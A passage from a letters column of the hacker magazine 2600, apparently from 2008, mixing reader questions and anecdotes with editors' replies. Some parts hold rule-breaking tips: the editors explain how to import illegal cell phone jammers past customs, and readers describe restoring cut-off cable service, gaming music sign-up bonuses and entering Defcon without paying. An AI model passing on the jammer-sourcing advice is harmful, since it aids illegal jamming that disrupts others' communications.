other companies with toll free numbers will happily read off the number they see in order to verify your account. A good example of this is the one run by MCI at 1-800-444-4444. Most phone company central offices can also get you this information through the use of ANACs, (Automatic Number Announcement Circuits) which are usually used by phone company technicians to find out what line they're working on. 958 and 9580 are common ones in our area but there are many varieties of this throughout the States and Canada. But if Caller ID is good enough for your needs, simply calling a nearby cell phone will yield the number you're at on its screen.

Dear *2600:*

I was just inquiring how much an entire set of back issues of your magazines from 1988 (that's when you started, right?) to the present would cost. I also was able to purchase *Freedom Downtime* and while I was able to watch only part of it at my friend's apartment (my DVD player is sadly incompatible with the first disc), I was truly impressed at your mission. Keep up the good work.

KNiGHT

We have all sorts of bulk discounts at our online store (http://store.2600.com) and currently the price for every last one of our back issues is $325. (We started in 1984, incidentally.) You might also want to consider our new book which comprises an awful lot of articles we've printed over the past 24 years. That's available in bookstores or at http://www.2600.com/book. As for the DVD you have, there's most always a way of playing the disc even if you run into a player that has problems with the multiple features. Try hitting the menu key a bunch of times or play and stop. Sometimes the play button followed by the menu button works. We've yet to find a player that can't play it at all. Please contact our support people at downtime@2600.com if you continue to have problems.

Dear *2600:*

My mom gave me my first copy of *2600* when I was in the sixth or seventh grade. In the eighth grade, I crashed a local tech school's network and BBS. I know y'all don't condone such actions but, hell, I was young. But this isn't really a letter. It's more a question. I wanna submit some cover art for your hopeful approval and maybe usage. Where do I submit it? Could y'all just email me back, cause I wanna get it in before the next issue?

Oxilary

We can almost guarantee it won't make it in time for this issue and we don't do personal responses to letters because of the enormous amount we get. While our covers are done in-house, we're always open to seeing new stuff and maybe figuring out a way to include it. You can either mail it to the physical address listed on our staff page or email your submissions to articles@2600.com. We appreciate your interest and hope your system crashing days are over.

Dear *2600:*

I am curious as to whether you could help me purchase a cell phone jammer. Are there stores in the New York City area that sell them? Or are they completely illegal as I've read somewhere? Any help you can give me towards cell phone peace and quiet would be wonderful.

Anonymous

You won't be able to easily find a cell phone jammer in a store in the States. That's not to say they're not there but, as they are illegal to sell (and own) in the U.S., it would be tricky at best. You shouldn't have much of a problem finding one overseas through the net that can be shipped to you, however. In most cases they go through customs labeled as amplifiers or something similar. You might wind up having to pay some additional duty but otherwise there doesn't seem to be much of a problem importing them. We do suggest you use them sparingly and with a degree of discretion.

Dear *2600:*

Not sure if you think this will be of interest or not but thought I'd check before writing it up. Would it be worth publishing an article on legit music at a cheaper cost to people outside the States?

For example, with Napster the highest subscription version in the U.S. costs about $15 whereas in the U.K. it's 15 pounds. So really, the U.K. is paying twice the amount as the U.S. Anyways, the article I'm thinking of writing explains how people in the EU can get Napster To Go for the same price as the guys in the U.S. Nothing illegal although I'm sure it breaks some Ts and Cs.

Matt

Again, we're willing to see whatever articles people write. While it's kind of hard to believe it would be that difficult to bypass the kind of billing practices you allude to, we're always eager to see how people try to defeat systems.

Dear *2600:*

Who pays for these? Seriously, do you actually make money off your quarterlies? I just sit in Barnes and Noble and read them there. That's just me.

Andrew
Sent from my iPhone

While that's your right, we're fortunate that not everyone does that. If they did, then we wouldn't be around for very long. Unlike other magazines, we rely solely on our readers to keep us going. Other publications simply rely on advertisements . They can actually not sell a single issue and still convince their advertisers that people are being exposed to the ads, perhaps in scenarios such as yours. We don't have that luxury, nor do we want it. You're obviously reading us for a reason so we hope you'll see the connection between supporting us and having the material continue to flow.

Dear *2600:*

I can't make it to this year's conference. Will the MP3s from the session talks be posted online? Also, is this really the last HOPE conference? I thought I heard/read that the Hotel Pennsylvania was no longer planned for renovation.

Steph

The MP3s are already online and the DVDs are also available. We seem to be getting better at this as it was all done in record time this year with more material than ever. And while the hotel is always in a state of renovation, it's the destruction that seems to have been shelved, at least for now. And yes, this was the last HOPE conference. The next one will be the next HOPE conference. We're sorry for any confusion this may have caused.

Dear *2600:*

What is the point of the meetings?

daniel

Since we apparently won't fool you with the obvious reason, we can tell you the real one: to get people out of their homes on the first Friday of the month so that the monitoring devices can be installed.

Dear *2600:*

I have been reading your magazine for several years now and would like to know where I can submit for rank within the hacker organization. I am currently a green belt in Brazilian Jiu-Jitsu and an orange belt in Muay Thai. Both are very deadly, yes, but as we all know in the 21st century we cannot run around elbowing people in the face or choking them to death. What ranks are available to me as a hacker? I am not ignorant and completely understand that you cannot simply hand me a black belt in hacking based on one email. Of course, I expect to at least start off around green or brown belt as I have taken several computer programming classes and can send a transcript if necessary. I have also hacked into several computer systems but I cannot talk about it through unencrypted email. Please forward this email to the training officer of your organization for immediate processing.

Brian V.

Our training officer (Sensei 2600) would only respond to this with "You begin as a beginner like everyone else, with a white belt. A good start would be calling me Sir."

Proclamations

Dear *2600:*

hack the election and overthrow the shadow systems rigging of elections that have been farced for the last 70 years. those that have elected all of our presidents. i know, and i have been witness to the last few. you need to start everyone on electing a small party candidate (the system needs to be hacked). the red and blue are truly connected. do not let the corporations and special interest and all of americas other evils select who runs your country. and do not let them rig another election with equipment that you wouldn't let your grandmother use. do not try to trace this message. i have ghosted an aol account.

my apologies for not signing
please heed my advice
thank you

Anyone who can ghost an AOL account clearly knows what they're talking about. The hackers of the world will take this solemn duty most seriously.

Dear *2600:*

good day i hacked www.yahoo.com it was not mafia boy aim a muslim i leave in the netherlands city: heerhugowaard aim now a good Muslim you can believe me or not but i really dit it but mafia boy was a friend of me we here little kids do bad thing who don't no really that time what we doing you most now i have hacked his school with netbus but oke i don't lie believe me so that was my story now i don't hack any more

why i don't tell it before i don't no i was just a little kid 13 years old now aim 19

Swinger

We can only wonder what a letter from you when you were 13 would have looked like. Thanks for all of the identifying information (including your phone number) that you sent us but we think it's utter nonsense. That's right, we don't believe you could hack a typewriter, much less Yahoo. Of course, if you were really good you'd hack Google or maybe even the government. But we don't think you've got what it takes. No skills whatsoever. Of course, if we were wrong, we'd sure look stupid and you'd look totally awesome. But we're not. We're right and you're lame

This should be fun.

Dear *2600:*

I applaud the return to staples in response to the inconsistency of the format. Too bad the glued spine never worked right.

Oh, and it's still $6.66 where I live.

Trollaxor

There's something strangely reassuring in that.

Dear *2600:*

Being a hacker, I found some things very disturbing watching the movie! I have been a hacker now for 11 years. I am In CdC, EFF, and the Happy Hackers.

I enjoy *2600* and have for a very long time now. Five questions come to my mind and have been bothering me now since day one and I have never seen you respond to any of the questions I am about to ask.

1. We all know John Markoff and Shimomura are idiots! Where and how did they meet?
2. Why was Markoff there in North Carolina in the first place?
3. As I have stated above, I too am a hacker and also was monitored for three years. They too have been to my house and I was never treated like that! Question: Why are they using Mitnick as an example?
4. We all know what happened to the Homebrew Computer Club. Question: Why when we all know what happened to Roscoe are they making Mitnick pay the high price for being a hacker when other hackers have done other things just as bad if not worse?
5. As it states in the manifesto, "They may stop one person but they will never stop us all." Why is Kevin their sole target?

Kevin Mitnick never deserved any of this and never will! He is a human being and deserves to be treated like one! Not like an animal!

jodi

These aren't really new questions and in fact a few of them are basically the same question rephrased. But we're glad to see our film is still igniting such indignation after so many years. We did our best to at least pose the important questions in our film. You'll have to theorize on the rest or track down people who actually know what the true agenda was.

Dear *2600:*

It could be that my ears are not sensitive enough, but I haven't heard much discussion about the disgracefully illogical trend known (sometimes?) as End User Security Policies. You know - those networks (usually WLANs, but sometimes actual http sites!) that *require* their users to have some arbitrary set of "security" software installed on their machines in order to use a given resource?

This is completely outrageous. At the very least it demonstrates a pitiful and, more importantly, backwards approach to a problem for which the resource provider is neither responsible, nor at risk from. If an end user is suffering from malware issues, it is not the WLAN's problem, and the WLAN is responsible for its own security. The confused policy of requiring users to keep their Windows up to date and laden with anti-malware is ambiguous about whether it represents some kind of silly, forceful benevolence, or some flawed measure at protecting itself.

Equally important is the mistake in assuming that Windows Updates and anti-malware make a computer "safer." You know when you ask a salesperson at a major electronics chain if an MP3 player applies its lost frequency compensation filters on audio that has been encoded losslessly, and he just looks in the manual and then says "It make the sound better"? This is what is happening when someone tells you that antivirus software makes a Windows machine more stable. There is really no correlation between the two. Staying away from obviously illegal websites is how you avoid getting a virus.

Of course, most people who understand this well enough to discuss it just say "why don't you run Linux?" This is not the point. I am a Linux user and an XP user, and neither is better. The point is that I have an XP machine that runs extremely well, and I am denied access to my own school's (U of Toronto) WLAN because of their incompetence.

I want to know if anyone is working on circumventing this nonsense. Is there any software that tricks the OS (or whoever's asking) into thinking you have anti-malware nonsense installed and running?

There could be a really simple solution that I'm not aware of. Please let me know.

Jeff

We hope to see an article or two on this.

Dear *2600:*

I feel kinda bad. I am a homeless hacker and I have been reading your mag since I was building desktops out of the dumpster. I love your mag, great content. I only wish I didn't have to steal it to read it. I guess I could just read it online, but there's nothing like a new copy. I'm addicted!

Homeless Hacker

Well, as an addict, you should realize the importance of paying for your next fix. You don't want to anger the supplier.

Dear *2600:*

$120 for admission to Defcon was an outrageous price, particularly since most of that cost probably went into paying for the fancy badge. Now, this being a hacker's convention and that one of the events was a "badge hacking contest," I decided to perform the ultimate badge hack - I don't need no stinking badges!

My first attempt was to just "walk in" and see how far I'd get, wearing regular street clothes like all the other attendees. I got as far as the hall monitors posted at the bottom of the skybox stairs. Next, I went back to my room and changed into a pair of black slacks and a white dress shirt. And added to my attire, a green Riviera cap. It's been two days now, and I've not been stopped yet!

Lord Pong

Ripping people off isn't what hacking is about. It's one thing to figure out a way to defeat the system but using it for personal gain like this is simply bad for the community. In your case it looks like you just managed to avoid being spotted. Not exactly high tech but it can be effective. Keep in mind, though, that these events cost money to put on and only survive because people contribute. If you think it costs too much, there are lots of other more effective ways of letting that be known.

Help Needed

Dear *2600:*

Do not publish in any way (spoken or print).

I was wondering if you knew of anyone who would be willing to teach me how to program (language unimportant). I understand most of the basics of programing from work and other things. I would be willing to pay for the time or I could teach them about high end mapping. I just don't want to take a class that is based on a grade that means nothing more then a letter.

Thanks in advance.

Ian

So why did we publish this despite your explicit request? Well, first off, we eliminated all geographic info so it's unlikely you will be found out. Second, you sent this to our letters section which exists solely to print letters. Third, your question deserves an answer that others can benefit from. Please forgive us.

Obviously, we don't know people everywhere who can teach others in their area (especially since we totally wiped your info and no longer even know where your area is). But we can tell you generally that such people abound and that you will find them by going to 2600 meetings or the various conferences that go on in the hacker world. We find that paying for a tutor isn't all that different from taking a class. The informal approach in more of a social setting tends to have better results in our experience. You want this to be something you look forward to, not something that's a chore or an obligation. If you have a real interest in the subject matter, then this shouldn't be an issue. And don't completely eliminate the possibility of taking a class if it pertains to what you want to pursue. There is no law that says you have to care about the grade you get.

Dear *2600:*

I am aware that *2600,* even though it is mainly an IT magazine, also publishes sociopolitical letters and articles. I was particularly impressed with your Spring 2002 issue article: Time To Care. The writer made his message clear: that both corruption and indifference are needed to ensure an ominous future.

Having said that, I would like to bring to your attention a letter writing campaign to the United States Congress. An American college girl, Amelia Fedo, has written an open letter to the U.S. Congress highlighting the plight of Gopalan Nair. I believe she intends to forward her letter to every single member of Congress.

"On May 29th, 2008, Mr. Nair published a blog entry criticizing Singapore judge Belinda Ang's biased handling of the high-profile case of democratic activist Dr. Chee Soon Juan v. authoritarian former Prime Minister Lee Kuan Yew, during which she favored Lee and denied the defendant, Dr. Chee, a fair trial. In

response to Nair's criticism of the judge on his blog, Singapore government officials arrested him on May 31 at the hotel where he was staying. He had been in Singapore since May 26th, and, prior to his arrest, had expected to return to his home in the United States on the third of June." You may read the complete letter at: http://www.gopalan-nair.org/misc/fedo.html.

I understand that in order for the campaign to secure the liberty of Gopalan Nair successfully, more publicity is needed. And I would like to know if it would be possible for you and your fellow American citizens to start a letter writing campaign to Congress in conjunction with Miss Fedo's efforts. If possible, a similar petition to the Singapore embassy in Washington would also be helpful.

Singa Crew
(cyber-activist based in Singapore)

This is indeed a scary story that deserves much more attention than it's gotten. We encourage our readers to help spread the word. This could happen to anyone.

Experiences

Dear *2600:*

I have recently contracted a very "uncool" virus. This virus is pretty interesting and has one aspect that I had not suspected. It willingly gave me the entire code written in ABA. The code had already done its work and had ripped some registry data. I don't know why but it did. I fixed the registry with Tweak VI and it worked fine afterwards. Another side effect however was that in the Temp folders it had copied 5000 x86 files. Which seemed strange. I did not want to send in all of the code even though it is not a lot - only about 200 lines. If anyone is interested I will send it in.

Micah

We suspect there will be some interest in this.

Dear *2600:*

I pre-ordered a copy of *The Best of 2600* a few days ago, and was going back to Amazon to see if the price had changed since I ordered it... and noticed that Amazon is now selling subscriptions to the magazine for $50 a year. Seems a little steep at about two times the shelf price. Is this some sort of mistake?

drlecter

This has actually been going on for some time. Somebody got the bright idea to subscribe to us at the corporate rate and then try and resell the magazine through Amazon. It's not something we can really stop since they're not breaking any rules. But judging from the amount of negative feedback posted on that site, we doubt they're doing very well. And quite a few people have indirectly found themselves browsing through our online store because of this so it's a weird form of publicity we're getting out of this.

Dear *2600:*

I have been reading your magazine for about a year now and have been very interested in the articles. I loved *2600* ever since my dad started bringing them home for me. After becoming frustrated with my cable box, I recently found a way to hack it.

Watching TV is one of my everyday activities along with hacking. Cablevision is my current provider and my favorite until now. One day I came home from school expecting to watch a new episode of *Oprah* but soon became frustrated. I started to set up my Cablevision DVR box to record the show at 4:00, and I was looking forward to watching it until the Cablevision box just shut off. I called my parents immediately, explaining the problem, and soon found out that they hadn't paid the cable bill yet.

So after a few minutes, I calmed down. I knew I had five minutes left until *Oprah* came on. My mission then became to hack the cable box so I could watch my show. I began to experiment with switching the access cards for the boxes, switching the box off and on, removing and reinserting the access cards until I saw the number or the current time, and holding down the "select" button while pressing the power and channel up buttons.

It was about 30 seconds until the start of the show when I finally succeeded. After I took out the access card, then reinserted it and held down the select button while simultaneously pressing down the power button, the cable box came back on and worked! I started shouting with joy, and then recorded my favorite new episode.

I then called my dad and began to tell him how I had hacked the cable box. My dad said, "Stop! We're on an open line." I laughed and got off the phone. I felt really good knowing that I had outsmarted Cablevision.

Note: I only gained access to 28 channels (channels 02 to 30). Can anyone tell me how anything I tried could have worked and also why I only got 28 channels back? Also, any other guidance or advice so I can learn more about hacking would be appreciated.

Shai

It sounds like you may have only gained access to the basic cable part of your package which might actually be the way Cablevision intended it to work for people who are late on their bills. Frantically pushing buttons can sometimes force certain modes to activate so that's often a good way to proceed in an emergency such as yours.

Dear *2600:*

I recently was asked to appear in a promo video for a city sponsored tech office space (details are boring). Being the only person in Charleston, South Carolina who understands post-1998 Internet technology, they really wanted to include me as their spokesperson.

My only condition was that somewhere in their footage, they must have a shot of my monitor, which displayed any non-pornographic content of my choosing. Contrary to their assumptions that I would have a BSoD, a penguin, or my "Olsen twins" screensaver on the background monitor, I chose a picture that confused them.

At the four second mark you will see a familiar *2600* image on my back monitor. I apologize for the brief and poorly captured imagery.

Here's a link to the very embarrassing video: http://www.youtube.com/watch?v=cLWFZ8mdInQ. Live for awhile and prosper some.

Noah

Thanks for the free plug.

Dear *2600:*

I know that you are interested in knowing what retailers who sell your magazine are up to so I would like to relate this story. On Wednesday, August 6th I visited a local Barnes and Noble bookstore (Pitts-

field, Massachusetts - store #2661) while doing some errands in order to pick up two of my favorite periodicals, the first one being *Mojo* magazine and the second one being *2600*. This store has been my source for your magazine for a number of years now and I've never had a problem buying it there. On this visit, however, I could not find your magazine. I went so far as to use the little round step stool to stand on in order to look between the magazines on the topmost rack, thinking for some reason maybe *2600* was hidden in there or somehow misplaced. No luck. I suspected that perhaps the store was just between issues and hadn't received or gotten around to putting the latest issue up. I eventually asked an employee who looked up both magazines in the store computer, confirmed they should have both in the store, and promptly found the first one easily. He could not find *2600*, however, and was at a loss to understand why. I took one last hard look around the magazine bins myself and then gave up empty handed so to speak.

Luckily, just two weeks later I found myself back in that town and was able to swing by the same Barnes and Noble. When I went up to the magazine racks where your magazine typically sits, I saw a different employee pulling magazines off the shelves and stacking them neatly on a bench. He saw me snooping about and craning my neck and asked me what I was looking for. I told him I was there last week and couldn't find *2600*. He said, "That's because it's hidden." Then he reached up behind a tall computer magazine and pulled a fresh Summer 2008 copy of *2600* down for me. I know for a fact they weren't there two weeks ago because the spot where he pulled it from is one where I was looking while standing on the step stool. He went on to say that "*2600* has to be concealed now." I asked why that was since I never had trouble finding it in the past. He said the directive "came down from corporate, that they don't want that particular magazine showing anymore." He added that they would probably change their tune when they realized that they weren't selling as many. I said that I hoped he was right.

FYI, they did ring my *2600* purchase up correctly as it appears on my receipt as: "2600 HACKER QUARTERLY, 0725274831586, (1 @ 6.25)".

S1m0nS3z

We know even without asking that such a directive would make no sense at all. We don't know what kind of games are going on at that store but it wouldn't be the first time an employee did something crazy to one of our issues. We thank you for continuing to ensure that we're findable in your local stores. If this kind of thing continues, we suggest you speak to the manager about it.

Dear *2600:*

Hi. I'm an 11-year-old boy in Sweden. I've heard about a new hacker that calls himself Zero Cool. He's also 11. His father is from Kosovo and now he's at war with some other Albanian hackers: Dr.Go, @nti-Viru!$, Matrix, Unicracker, and Granit.

Dr.Go is 15-16 years old, he's the only one of these crackers who's got a heart. His friend is @nti-Viru!$, he cracked an FBI page a few days ago, he used to be friend with Matrix but then they became enemies, and he's about 180 cm.

@nti-Viru!$ is also 15-16 years old, he's the one who has the coldest heart, he made Matrix's nose get bloody - haha it's really funny. I can tell you about it in the end. He's about 164 cm.

Matrix got his nose bloody from @nti-Viru!$, he used to be friends with Dr.Go but it didn't get so good. He's about 180 cm and he's friend's with Unicracker. Matrix is ranked Number One on the hacker list in Kosovo.

I don't have any info on Unicracker.

Zero Cool is 11 years old, he's 163 cm., and lives somewhere in Sweden.

Here is the story about @nti-Viru!$, Dr.Go, Matrix, and Matrix's little brother: @nti-Viru!$ gave a lollipop to Matrix's little brother and his phone to record when they beat up his brother. (Matrix's little brother is 11-12 years old.) @nti-Viru!$ hit Matrix with his fist and broke his glasses and then Matrix started bleeding from the nose and Matrix's little brother looked at them with confused and surprised eyes. Then @nti-Viru!$ looked at Dr.Go and said, "What the hell are you doing?" (they are really just speaking Albanian at the time) and he kept saying, "Why did you hit him?" Then @nti-Viru!$ kicked him and Matrix started running and @nti-Viru!$ and Dr.Go ran after him (also Matrix's little brother). Then when Matrix was about to go into his big house (first he had to pass the gate to come to the yard), @nti-viru!$ kicked him in the ass, then Matrix let his little brother go in and they started swearing at each other (Matrix on one side of the gate and @nti-viru!$ on the other). Then Matrix started with, "I f#cked your mum, I f#cked you up." Then @nti-viru!$ said, "Well come out then!" Then Matrix said, "No way, I'm never going outside again." Then Matrix turned to his little brother and started swearing at him and at his lollipop like: "You and your f#cking lollipop!"

Cracker Spion

Well, there's at least one book here and without doubt a major motion picture as well. It's clear to see what makes these people the talented hackers that they are. Why can't the rest of the world understand this? We hope in the next installment to find out why Zero Cool went to war and who the hell Granit is. Truly fascinating stuff.

The Best of 2600

Dear *2600:*

Being a lifetime subscriber, is *The Best of 2600* book free for me or do I get a discount of some kind? I didn't find any relevant information pertaining to this so I figured I'd drop you a line and see if you had any answers or brought the question up to someone who may....

Hans

There are no discounts from us as we're not the ones publishing it. But you can certainly hunt around and find it at discounted prices in various places, online and off.

Dear *2600:*

Any chance that your new book *The Best of 2600* will be made available for download on Amazon Kindle? For those of us with old eyes, the ability to increase the font size of the text would be a real plus.

Keep up the good work.

mikef

It's certainly possible if the publishers go for it.

Dear *2600:*

After a several year hiatus from reading and writing to your magazine, I thought a bit of nostalgia was in order and I opened *The Best of 2600* while browsing my local Barnes and Noble. Lo and behold, I flipped to page 704 and was greeted by "Fun With Radio Shack," an article I wrote back in 2001 as "Cunning Linguist," my nom de plume at the time. I couldn't believe how immature my technical writing was! (I guess it's a good thing I can recognize that now.)

Thanks for the memories, and for putting my article in your mag - I mean, book!

Jeff Strauss
Formerly known as "Cunning Linguist"

Your immortality has now been achieved.

Problems

Dear *2600:*

I have not received any issue after my renewal, i.e., spring onwards.

Vikas
New Delhi

This was most likely a postal issue. We've forwarded your mail to the subscription department as you sent this to the letters department. (Yes, they are different people entirely.) That address, incidentally, is subs@2600.com.

Dear *2600:*

After 33 plus years of problem solving in the world of professional theater audio I accept that perfection is not attainable. It is a direction. Still, one stumbles upon the Hacker Quarterly and thinks that perhaps this publication, with an enormous amount of fascinating subjects, will be perfect. It seems that I have not really accepted that perfection is not attainable. Expectations cause one to stumble.

Just one edition of *2600* and I was captured. Volume 24 Number 4 moved me into the *2600* mode of thinking. I was home.

What to do next, besides subscribe. I'll get some back issues to keep me cookin' until the first issue of my subscription arrives here in BFE.

I ordered four back issues. The USPS had gotten it right this time and delivered my mail to me and not to some person at an address different from mine. Joy in Mudville.

Tearing open the package I find disappointment, a function of expectation. There was no Summer 2007 and two of the Autumn 2007. Pissed, I calculate sending back the extra Autumn 2007 and demanding a correction in the order.

No! I'll just send the extra issue to a friend (a real computer person, unlike myself). Salvation! The acceptance of imperfection allows me to relax and enjoy *2600* while scoring some Karmic points in helping a friend enjoy the goodies.

And so it goes. Thanks for putting out a publication which can stimulate creativity, stoke the fires of action taking, while reminding one to lighten up and accept that perfection is a direction, one that *2600* is already traveling, albeit with bumps along the way.

I wish *2600* success, happiness in what you do and urge you "Iligitimi non carborundum" (don't let the bastards wear you down).

Daniel

We applaud your positive and enlightened outlook on life's little setbacks but you really should let us know if we ever screw up like that and we'll be happy to make things right.

Dear *2600:*

Hey, I'm super excited that you picked the article I wrote that appears right at the beginning of the magazine. On a negative note, I was disappointed to see several grammatical and spelling errors in the General Information section. That section was clearly edited for size but I found myself struggling to understand what the paragraph was saying because there were not only spelling errors but complete changes of words. Some examples of that are "aperforms" instead of "access point" and "lotabase" instead of "locate me through their service." Please don't feel I am attacking you. I understand that editing a magazine like this would be time consuming and the occasional spelling mistake is to be accepted. I feel as though my article is much more difficult to understand and it makes me look like a poor writer. On a happier note, I can't wait to get *The Best of 2600* book. Again, thank you for publishing my article. I made a video demonstration as well which can be found at:
http://thebmxr.googlepages.com/home2

Terry Stenvold

We're really sorry about how that article got majorly messed up in a couple of places. This was the result of a computer error that took place after the proofreading process. We also neglected to mention the availability of source code from the article in our code repository (http://www.2600.com/code).

We're reprinting the affected sections from the article which appeared on page 6 and 7 of 25:2. The paragraph under "General Information" should have read as follows (missing sections in bold):

*"As you may know, there is a new feature included in the Google maps 1.1.3 update for the Apple iPhone and iPod Touch; the "Locate Me" feature. The new feature is provided by another company called Skyhook Wireless (http://www.skyhookwireless.com/). Skyhook's system is named WPS, for Wireless Positioning System, and locates users by knowing the location of their wireless a**ccess point. In another context, "WPS" also is a term coined by the Wi-Fi Alliance to mean "Wi-Fi Protected Setup." Skyhook** performs their location features in a unique way because WPS requires knowledge of the specific geographic location of individ**ual access points. The Skyhook website states that information is obtained by deploying hundreds of data specialists who scan and locate access points using proprietary scanning vehicles. Skyhook deploys approximately two hundred wardrivers to sca**n and locate access points and they then append this information to a large reference database. The problem with the system, other than knowing someone has driven by your house or business and added your AP's information to a large database, is that a third party can then locate you with only your MAC address. I recently emailed Skyhook and asked if there is a way for people to lo**cate me through their service. They responded, "no, in no way can anyone track your location." The second question I asked was if it is possible to have someone's AP address removed from their database. They responded, saying that they "cannot remove individual access points... every access point by definition broadcasts a radio beacon.... The only way to stop an access point from broadcasting its presence is to unplug it.... we don't actually identify the location of access points, just the signals that they create." This information is particularly unsettling since Skyhook claims no other way to remove an AP's address from the data**base besides unplugging the access point."*

In addition, the last line of the "Step 1" paragraph was truncated and should read:

*"Gaining access to a computer through a Trojan horse and running the command "arp -a" **will also allow someone to obtain a MAC address on a Windows machine.**"*

In addition, there was a slight mangling of text on page 55 in the "Bank of America" article. The affected

section should have read:

*"The "54XXXXXXXXXXXXXX" **is the full credit card number of the account. Because this information is in the URL, it is stored in server logs. It is also** kept in the web browser's history, where it can be seen by future users of the same computer. This is where the ability to read other customers' statements comes into play."*

Again, we're very sorry this foulup happened and will take extra precautions to ensure that no repeats of this occur.

Dear *2600:*

A strange thing happened to me recently. I couldn't find a job. It's not like I couldn't find some part time gig slinging burgers, but I was looking for a *job*. I wanted something where I could get paid to do the things I enjoyed. And that just happened to be working on my computer with the software that makes regular users confused. I looked in the classified ads, but everything I could find was out of my reach. All these positions asked for the same thing: a degree and experience. Now these are things that I don't have, not for a lack of trying, but more for a lack of money and the necessary attention span for general education classes at my local community college. So after a semester or two (I had lost count after so many years have passed) and some years trying to pass as a factory worker, I again tried to find work in IT, either as an admin or just the poor dupe who had to make sure the temperature of the server room was right. But they all asked for that degree. I couldn't even find one that asked for a certification. Was that a plan that failed in the IT world? So I tried to submit my resume as it was, making sure to note that I taught myself everything they wouldn't in high school. And it got me nowhere. Am I to believe that the only place I can learn is in a classroom, wasting two or more years of my life learning the sludge that won't be necessary by the time I finish my schooling? And besides, I had taught myself the basics of a programming language in a matter of a few months. I'm even working on projects using this language, things to make my life run smoothly. But nobody takes it seriously because I don't have a piece of paper that says I can do it. Whatever happened to the days when a person who knew how to use a computer had a job before even leaving high school? Granted, I am a bit old, being 27, but I should still be able to find a decent job working in the field without a degree. And I'm not about to waste two more years of my life waiting for a job to come in.

Another strange thing happened to me recently. I was talking about how I needed to work on my computer to one of my fellow burger flippers, and she asked me if I was a gamer. Where is it written that in order to work on your computer, you have to be a gamer? I hate computer games. I understand that the average user has no idea how the Internet works, how web pages get to their screen, but just because I know more about computers than the average user doesn't mean I am a gamer. I am a hacker. I have always been one and I will always be one.

Where have all the true computer nerds gone? What happened to the days when being a nerd meant that you could program a computer to do various tasks? Why do I have to spend years of my life being taught something I can teach myself in two years? Why is it that in order to be good with computers, I have to play games? I'm tired of these things. I wish for the old days, when being good with computers kept you in an elite group of nerds and geeks.

Psion the GateKeeper

Requests

Dear *2600:*

Could you index a list of subjects covered by all issues so that I could search them and find out if and when you have written about something I am interested in? Thanks!

John

If we could snap our fingers and have this done, we would love it. But putting together an index with all of the material we have would take an eternity. Right now your best bet is to search for keywords in titles on our online store (http://store.2600.com). Maybe someday we can make this happen.

Dear *2600:*

Does anyone at *2600* have an old *Hack-Tic* demon dialer? People at *Hack-tic* claim the software source is "missing." Who has the source code for the Motorola chip? Someone must have it.

xemail

The call is out.

Dear *2600:*

Can you guys recommend other zines of the same ilk? My thirst is endless. Also, I find your back issue ordering quite perplexing. I can order two years for $35 ($40 normally) or five years for $85 ($100 normally). That breaks down to $17.50 per year for two, or $17 for five... hardly a savings! I mean, I want an actual bulk discount for ordering more! Please advise.

Also, your new book sort of gave me an idea. Why not publish a special mag you have to buy separately that is a best of the previous two years? You could publish it yearly, and then articles from each year would get two chances to make it into the best of the past two years mag. I'd buy!

E

That would be something else that requires quite a bit of coordination. Getting the book out was a real milestone and we hope that satisfies people for a while. As for our discounts, we can only go so far. Printing and postage costs are constantly going up so there's a limit to how much we can slash, even on bulk orders. And, to answer your first question, at the moment we're unaware of any other printed magazine that does what we do.

Contributions

Dear *2600:*

I made some useful programs which may be worth mentioning:

A keylogger-detector for detecting hardware keyloggers: https://sslsites.de/www.true-random.com/homepage/projects/anon_inet/heartbeat++.c

A randomizer for randomizing IPV4 numbers in (log)files (because I'm running a TOR server at home): https://sslsites.de/www.true-random.com/homepage/projects/liberal/randomize.html https://sourceforge.net/projects/randomize

By the way, I'm looking for public key steganography programs but could find none. Do you know some?

Dr. Rolf Freitag

There's plenty of discussion about public key steganography in various places on the net but we don't know of specific programs either. We imagine our readers may be able to find out more.

Dear *2600:*

I'm not much of a hacker, but I do read the magazines. Anyway, I saw the article in the summer of '07 about getting free music with sign up bonuses, and I thought about how said process could be improved.

1) The sites listed can remember your IP, and they only give you one track on sign up, so I found Iomoio. Iomoio doesn't remember your IP and gives you two free tracks upon sign up.

2) With the process in the article, you have to wait ten minutes for the site to reset your account, and it also remembers your IP, thus leading to the discovery of pookmail.com. It allows you to create a temporary email account for any amount of time, and you can look in on other people's stuff who used it before (very funny, people sign up to cheap porn sites with pookmail - just read the subject lines of the mail and laugh).

bluSKR33N

Observations

Dear *2600:*

I hope I'm not pointing out the obvious when I say this, but within the past two issues I have noticed something odd. In the table of contents of 25:1 there seems to be a small reference to George Orwell's *1984* in which right underneath the sponge it says: "We shall meet in the place where there is no darkness." I then couldn't help but notice that for the advertisement of your new book on page 64 of volume 25:2 the author is Emmanuel Goldstein. I hope this isn't something you have been doing for a while or some kind of silly coincidence, since I am a fairly new reader. I would just like to thank you for keeping this magazine one of the most enjoyable magazines I have ever read, and I hope that you will never get rid of the political aspect of this magazine, since it's one of my favorite parts!

John

Dear *2600:*

It's an interesting fact that in Germany, "Hacker" is a common last name. So in Germany we have (at least) one mayor with the name German Hacker: http://www.german-hacker.de/

He has a doctor's degree.

Dr. No

What's even more interesting is that his first name is literally German.

Dear *2600:*

In my article, "Spirits 2000 Insecurity" that was published in 25:2, I realized that there was an error. I had said that you only need emp.cdx to be able to view the database in Visual Fox Pro, but if I remember correctly, you need emp.dat and emp.fpt as well. Both of these files can be found in the same directory as emp.cdx though.

drlecter

Dear *2600:*

Congratulations on The Last HOPE. From what I hear, it was a great success... and it pained me greatly to not have the pleasure of attending. To the point: Recently, I had purchased a fair number of old *2600* magazines from eBay, ranging from the years of 1998 to 2000 and all in excellent condition. Looking upon these issues as bricks of knowledge, I am still reading them and find them very interesting, yet I have found a recurring topic pop into my head after each article. Back in the late 90s, the hacker community seemed to be more bold and open to ideas. I know that the Internet was growing rapidly and had everyone's heads turning, along with the spreading popularity of Windows 98 and NT, but there were numerous references that were published that pertained to government security as opposed to the corporate security that I see today. Also, there seemed to be more how-to's and step-by-step exploits in *2600*. I am by no means bashing this magazine... I am an avid subscriber. But what is it with hackers today? Are they scared to post government papers and frequencies? Or was it the whole "Free Kevin" propaganda that had their blood boiling? These kinds of thoughts continue to flood my head as I read these pages of history... but I would like to hear from everyone whether or not the open-minded thinking of the hacker community has changed at all within the past decade. Thanks for your work, and keep up the great magazine!

PriesT

Attitudes definitely change over the years and that's something you can notice by poring through old material and getting into the spirit. This is also how you learn and figure out ways of applying past values to the present and future. Oftentimes that's where the answer lies.

Dear *2600:*

Raytheon's Internet security training provides some rather interesting definitions:

